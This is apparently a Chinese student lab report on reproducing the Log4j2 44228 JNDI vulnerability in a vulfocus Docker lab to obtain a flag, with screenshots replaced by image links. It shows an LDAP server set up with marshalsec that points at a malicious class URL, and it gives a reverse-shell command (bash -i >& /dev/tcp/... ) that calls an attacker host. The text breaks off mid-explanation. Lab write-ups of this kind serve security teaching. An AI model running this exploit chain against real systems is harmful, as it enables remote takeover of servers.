实验报告：Log4j2 44228漏洞环境搭建、漏洞验证与漏洞利用复现

一、实验目的

搭建Log4j2 44228漏洞环境。
验证漏洞的存在。
利用漏洞获得flag

二、实验环境


操作系统：

1. Kali Linux
2. Java版本：JDK 1.8.0 202
3. Log4j2:
4. 测试工具：JNDI injector


三、实验步骤

（一）漏洞环境搭建


安装Java环境,下载并安装JDK1.8.0,验证java版本。




使用docker pull vulfocus/vulfocus:latest，编写vulfocus启动脚本,-d 是后台运行



赋予执行权限之后就可以运行这个脚本启动了




去镜像管理界面点击一键同步，搜索log4j2找到远程命令执行漏洞2，点击下载




（二）漏洞验证

去首页启动该镜像，记住映射端口号




在浏览器中输入靶机网址：端口号，显示网页




在攻击者主机安装ldap server，编写启动脚本

1. marshalsec-0.0.3-SNAPSHOT-all.jar是反序列化利用工具
2. maeshalsec.jndi.LDAPRefServer用于启动LDAP服务
3. 指定恶意类的 URL 为"https://192.168.56.104:8080/#Exploit"




这个ldap服务器是用于在目标主机出发jndi查询的时候返回一个http的引用，运行此脚本


记住这个端口，构造payload，并使用url对其编码



复制编码，将其粘贴到payload=后面，并访问，显示ok



攻击者主机上面显示了查询记录




（三）漏洞利用复现


安装JNDI-Injection，编写启动脚本，赋予权限。

1. 带有-SNAPSHOT-all.jar的是反序列化利用工具
2. -C 后面接的是想运行的代码的base64编码 bash -i >& /dev/tcp/192.168.56.104/6666 0>&1
3. bash -i是启动一个交互式的bash shell，-i意思是interactive
4. >& 是重定向操作符，用于将标准输出和标准错误

